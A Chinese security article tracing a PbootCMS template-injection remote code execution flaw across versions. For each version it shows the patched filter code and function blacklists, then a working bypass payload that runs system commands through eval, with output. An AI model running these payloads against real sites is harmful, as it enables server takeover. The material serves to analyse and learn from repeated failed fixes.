PbootCMS 任意代码执行的前世今生 - 安全客，安全资讯平台

> PbootCMS 的最新版本 v3.0.1 已经发布修复了该漏洞，从 v1.0.1 最开始的第一个版本到 v2.0.9 历时 2 年经过不断的漏洞修复，但是每次修复后就被绕过，不由得引发一系列反思。

PbootCMS (v1.1.5 及其以下)

漏洞复现

poc:

```
{pboot:if(system(whoami))}{/pboot:if}
```

漏洞分析

漏洞点位于 `/apps/home/controller/ParserController.php`

```
public function parserIfLabel($content)
    {
        $pattern = '/\{pboot:if\(([^}]+)\)\}([\s\S]*?)\{\/pboot:if\}/';
```

```
if (preg_match_all($pattern, $content, $matches)) {
    $count = count($matches[0]);
    for ($i = 0; $i < $count; $i ++) {
        $flag = '';
        $out_html = '';

        if (preg_match('/[\w]+\(\)/', $matches[1][$i])) {
            continue;
        }
        eval('if(' . $matches[1][$i] . '){$flag="if";}else{$flag="else";}');
        ......
```

这里有通过两个正则表达式后即可进入 `eval` 函数且 `$content` 是可控的
第一个正则表达式限制格式格式必须为 `{pboot:if(payload)}{/pboot:if}` 形式
第二个正则表达式不允许出现字母后面加 `()` 的情况，如 `phpinfo()`
这里很好绕过，比如 `phpinfo(1)` ， `system(任意命令)`

PbootCMS (v1.1.6-v1.1.8)

漏洞分析

从 `1.1.6` 对之前存在的任意代码执行漏洞进行了修补，增加了部分函数黑名单，代码如下

```
public function parserIfLabel($content)
    {
        $pattern = '/\{pboot:if\(([^}]+)\)\}([\s\S]*?)\{\/pboot:if\}/';
        $pattern2 = '/pboot:([0-9])+if/';
        if (preg_match_all($pattern, $content, $matches)) {

            $black = array(
                'chr',
                'phpinfo',
                'eval',
                'passthru',
                'exec',
                'system',
                'chroot',
                'scandir',
                'chgrp',
                'chown',
                'shell_exec',
                'proc_open',
                'proc_get_status',
                'error_log',
                'ini_alter',
                'ini_set',
                'ini_restore',
                'dl',
                'pfsockopen',
                'syslog',
                'readlink',
                'symlink',
                'popen',
                'stream_socket_server',
                'putenv',
                'unlink',
                'path_delete',
                'rmdir',
                'session',
                'cookie',
                'mkdir',
                'create_dir',
                'create_file',
                'check_dir',
                'check_file'
            );
            $count = count($matches[0]);
            for ($i = 0; $i < $count; $i ++) {
                $flag = '';
                $out_html = '';
                $danger = false;
                foreach ($black as $value) {
```

```
                        $danger = true;
                        break;
                    }
                }

                if ($danger) {
                    continue;
                }

                eval('if(' . $matches[1][$i] . '){$flag="if";}else{$flag="else";}');
```

显然黑名单有漏网之鱼，但是由于将单引号、双引号都进行了 `html` 实体转义让很多函数不能使用，但是依然有可以用的，如 `base64_decode` ，反引号等

```
payload1
{pboot:if(1);$a=base64_decode(c3lzdGVt);$a(whoami);//)}{/pboot:if}
```

```
127.0.0.1/PbootCMS1.1.6/index.php/List/2?keyword={pboot:if(1);$a=base64_decode(c3lzdGVt);$a(whoami);//)}{/pboot:if}
pc-20190201vocv\ghtwf01 pc-20190201vocv\ghtwf01 pc-20190201vocv\ghtwf01 pc-20190201vocv\ghtwf01
```

新闻中心

1、PbootCMS主要功能介绍 推荐

2、PbootCMSV1.0.0正式发布 推荐

3、大获全胜 扎克伯格如何赢得与议员的当面对峙

4、锤子6年了 我们找到了它没有死的秘密

5、华为云：打造游戏创新智能世界的“黑土地”

共5条 当前1/1页 首页 前一页 1 后一页 尾页 1

```
payload2
{pboot:if(var_dump(`whoami`))}{/pboot:if}
```

```
127.0.0.1/PbootCMS1.1.6/index.php/List/2?keyword={pboot:if(var_dump(`whoami`))}{/pboot:if}

D:\Program Files\PHPTutorial\WWW\PbootCMS1.1.6\apps\home\controller\ParserController.php(1780) : eval()'d code:1:string 'pc-20190201vocv\ghtwf01
' (length=24)

D:\Program Files\PHPTutorial\WWW\PbootCMS1.1.6\apps\home\controller\ParserController.php(1780) : eval()'d code:1:string 'pc-20190201vocv\ghtwf01
' (length=24)

D:\Program Files\PHPTutorial\WWW\PbootCMS1.1.6\apps\home\controller\ParserController.php(1780) : eval()'d code:1:string 'pc-20190201vocv\ghtwf01
' (length=24)

D:\Program Files\PHPTutorial\WWW\PbootCMS1.1.6\apps\home\controller\ParserController.php(1780) : eval()'d code:1:string 'pc-20190201vocv\ghtwf01
' (length=24)
```

PbootCMS(v1.1.9-v1.3.2)

发现黑名单有不足于是改成了白名单，代码如下

```
public function parserIfLabel($content)
    {
        $pattern = '/\{pboot:if\(([^}]+)\)\}([\s\S]*?)\{\/pboot:if\}/';
        $pattern2 = '/pboot:([0-9])+if/';
        if (preg_match_all($pattern, $content, $matches)) {
            $count = count($matches[0]);
            for ($i = 0; $i < $count; $i ++) {
                $flag = '';
                $out_html = '';
                $danger = false;

                $white_fun = array(
                    'date'
                );
```


```
if (preg_match_all('/([\w]+)([\s]+)?\(/i', $matches[1][$i], $matches2)) {
    foreach ($matches2[1] as $value) {
        if (function_exists($value) && ! in_array($value, $white_fun)) {
            $danger = true;
            break;
        }
    }
}


if ($danger) {
    continue;
} else {
    $matches[1][$i] = decode_string($matches[1][$i]);
}

eval('if(' . $matches[1][$i] . '){$flag="if";}else{$flag="else";}');
......
```

如果我们能绕过 `function_exists` 的检测就行了网上有师傅给了如下绕过思路

> 1 使用空字节，在php中，phpinfo()可以用phpinfo%01()~phpinfo%19()代替，就可以使function_exists()方法返回False。这个绕过只有在留言的地方可以用，经过测试只有那里会进行url解码。
>
> 2 转义，phpinfo()，换成phpinf\o()、php\info()之类的，function_exists()方法也会返回False。
>
> 3 混淆，代码为$a=$_GET[b];$a();，传参的时候加上&b=phpinfo。

payload1

```
{pboot:if(syste\m(whoami));//)}{/pboot:if}
```




payload2

```
{pboot:if(1);$a=$_GET[cmd];$a(whoami);//)}{/pboot:if}&cmd=system
```

PbootCMS(v1.3.3-v2.0.2)

过滤了特殊字符导致使用非交互式直接执行任意代码的时代结束



然而留言部分任然存在任意代码执行，代码如下


```
public function parserIfLabel($content)
    {
        $pattern = '/\{pboot:if\(([^}]+)\)\}([\s\S]*?)\{\/pboot:if\}/';
        $pattern2 = '/pboot:([0-9])+if/';
        if (preg_match_all($pattern, $content, $matches)) {
            $count = count($matches[0]);
            for ($i = 0; $i < $count; $i ++) {
                $flag = '';
                $out_html = '';
                $danger = false;

                $white_fun = array(
                    'date',
                    'in_array',
                    'explode',
                    'implode'
                );

                $matches[1][$i] = $this->restorePreLabel($matches[1][$i]);

                $matches[1][$i] = decode_string($matches[1][$i]);

                if (preg_match_all('/([\w]+)([\\\s]+)?\(/i', $matches[1][$i], $matches2)) {
                    foreach ($matches2[1] as $value) {
                        if ((function_exists($value) || preg_match('/^eval$/i', $value)) && ! in_
array($value, $white_fun)) {
                            $danger = true;
                            break;
                        }
                    }
                }

                if (preg_match('/(\$_GET\[)|(\$_POST\[)|(\$_REQUEST\[)|(\$_COOKIE\[)|(\$_SESSION\
[)/i', $matches[1][$i])) {
                    $danger = true;
                }

                if ($danger) {
```

```
                continue;
            }

            eval('if(' . $matches[1][$i] . '){$flag="if";}else{$flag="else";}');
```

禁止了外部数据的获取，白名单处的正则匹配不严谨，导致函数名 + 空格 +() 可以实现绕过

payload

```
{pboot:if(system (whoami))}{/pboot:if}
```



PbootCMS(v2.0.3)


增加了外部获取数据过滤部分，代码如下

```
if (preg_match('/(\$_GET\[)|(\$_POST\[)|(\$_REQUEST\[)|(\$_COOKIE\[)|(\$_SESSION\[)|(file_put_con
tents)|(fwrite)|(phpinfo)|(base64_decode)/i', $matches[1][$i])) {
                    $danger = true;
                }
```

并不影响我们使用 `system` 函数，提交上一个版本 `payload` ，发现 `pboot:if` 被删掉了

在 `apps/home/controller/IndexController.php` 里第 270 行

使用了将 `pboot:if` 替换为空




```
263             // 接收数据
264             $mail_body = '';
265             foreach ($form as $value) {
266                 $field_data = post($value->name);
267                 if (is_array($field_data)) { // 如果是多选等情况时转换
268                     $field_data = implode(',', $field_data);
269                 }
270                 $field_data = str_replace('pboot:if', '', $field_data);
271                 if ($value->required && ! $field_data) {
272                     alert_back($value->description . '不能为空！');
273                 } else {
274                     $data[$value->name] = $field_data;
275                     $mail_body .= $value->description . ':' . $field_data . '<br>';
276                 }
```

所以直接双写绕过

payload

```
{pbopboot:ifot:if(system (whoami))}{/pbpboot:ifoot:if}
```



PbootCMS(v2.0.4-v2.0.7)

使用上一个版本 `payload` ， 发下双写也被过滤了

在线留言-1

联系人	test
手机	111
内容	{(system (whoami))}{/}
时间	2020-07-15 15:17:00
访客信息	IP:127.0.0.1； 浏览器:Chrome； 操作系统:Windows 10
回复内容	

改动的地方位于 `/core/basic/Model.php` ， 增加了如下代码

```
1252            if (M != 'admin') {
1253                $sql = str_replace('pboot:if', '', $sql); // 过滤插入cms条件语句
1254            }
```


也就是再过滤了一次 `pboot:if` ，然而这种替换为空是根本没用的，于是三重写绕过，但是 `v2.0.4` 还增加了正则黑名单的过滤，禁用了 `system` 等函数，代码如下
正则匹配黑名单加强，代码如下

```
if (preg_match('/(\$_GET\[)|(\$_POST\[)|(\$_REQUEST\[)|(\$_COOKIE\[)|(\$_SESSION\[)|(file_put_con
tents)|(fwrite)|(phpinfo)|(base64_decode)|(`)|(shell_exec)|(eval)|(system)|(exec)|(passthru)/i',
 $matches[1][$i])) {
                    $danger = true;
                }
```

发现漏掉了 `assert` 函数，没用过滤 `chr` 函数，所以直接拼接绕过

payload

```
{ppbopboot:ifot:ifboot:if(assert (chr (115).chr (121).chr (115).chr (116).chr (101).chr (109).chr (40).chr (119).chr (104).chr (111). chr (97).chr (109).chr (105).chr (41)))}{/pbpbopboot:ifot:ifoot:if}
```



PbootCMS(v2.0.8)

从 `v2.0.8` 开始采用递归替换 `pboot:if` ，位于 `/app/home/controller/MessageController.php` 第 61 行

```
$field_data = preg_replace_r('/pboot:if/i', '', $field_data);
```

跟进一下，位于 `/core/function/handle.php`

```
function preg_replace_r($search, $replace, $subject)
{
    while (preg_match($search, $subject)) {
        $subject = preg_replace($search, $replace, $subject);
    }
    return $subject;
}
```


这样就无法采用双写绕过了，正则表达式处改动了，导致函数 + 空格被过滤，代码如下

```
if (preg_match_all('/([\w]+)([\s\\\\]+)?\(/i', $matches[1][$i], $matches2)) {
                    foreach ($matches2[1] as $value) {
                        if (function_exists($value) && ! in_array($value, $white_fun)) {
                            $danger = true;
                            break;
                        }
                    }
                }
```

后台不会经过 `preg_replace` 函数的处理，使用的白名单里 `implode` 函数任然可以实现任意代码执行

payload

```
{pboot:if(implode('', ['c','a','l','l','_','u','s','e','r','_','f','u','n','c'])(implode('',['s','y','s','t','e','m']),implode('',['w','h','o','a','m','i'])))}{/pboot:if}
```



后记

PbootCMS 的最新版本 v3.0.1 已经发布修复了该漏洞，从 v1.0.1 最开始的第一个版本到 v2.0.9 历时 2 年经过不断的漏洞修复，但是每次修复后就被绕过，不由得引发一系列反思